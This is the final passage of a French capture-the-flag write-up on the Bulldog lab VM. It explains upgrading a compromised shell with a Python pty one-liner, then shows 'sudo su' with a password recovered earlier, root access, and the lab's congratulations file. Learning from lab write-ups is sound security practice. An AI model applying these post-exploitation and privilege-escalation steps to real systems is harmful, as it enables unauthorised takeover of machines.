Pour avoir un tty j'ai donc utilisé la commande `python -c 'import pty; pty.spawn("/bin/bash")'` pour ouvrir un pseudo-terminal interactif. Le module `pty` permet de manipuler des terminaux virtuels, et la fonction `spawn` lance un shell `/bin/bash` dans ce terminal. Cela permet d'obtenir un shell interactif complet, utile notamment dans les reverse shells ou les environnements limités. Cette méthode améliore l'expérience d'interaction avec le système compromis.

```
django@bulldog:/home/bulldogadmin/.hiddenadmindirectory$ python -c 'import pty; pty.spawn("/bin/bash")'
<gadmin/.hiddenadmindirectory$ python -c 'import pty; pty.spawn("/bin/bash")'
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

bash: /root/.bashrc: Permission denied
django@bulldog:/home/bulldogadmin/.hiddenadmindirectory$ |
```

Je peux enfin m'identifier avec django le root et via le mot de passe que l'on a retrouvé :

```
django@bulldog:/home/bulldogadmin/.hiddenadmindirectory$ sudo su
sudo su
[sudo] password for django: SUPERultHimatePASHSWORdyouHCANTget|
```

```
sudo su
[sudo] password for django: SUPERultimatePASSWORDyouCANTget
root@bulldog:/home/bulldogadmin/.hiddenadmindirectory#|
```

Je suis officiellement super utilisateur et j'ai un accès complet à la

machine. Je peux donc accéder au répertoire /root et afficher le message de félicitations. Mon CTF s'achève ici.

```
root@bulldog:/home/bulldogadmin/.hiddenadmindirectory# cd
cd
root@bulldog:~# ls
ls
congrats.txt
root@bulldog:~# cat congrats.txt
cat congrats.txt
Congratulations on completing this VM :D That wasn't so bad was it?
Let me know what you thought on twitter, I'm @frichette_n
As far as I know there are two ways to get root. Can you find the other one?
Perhaps the sequel will be more challenging. Until next time, I hope you enjoyed!
root@bulldog:~# |
```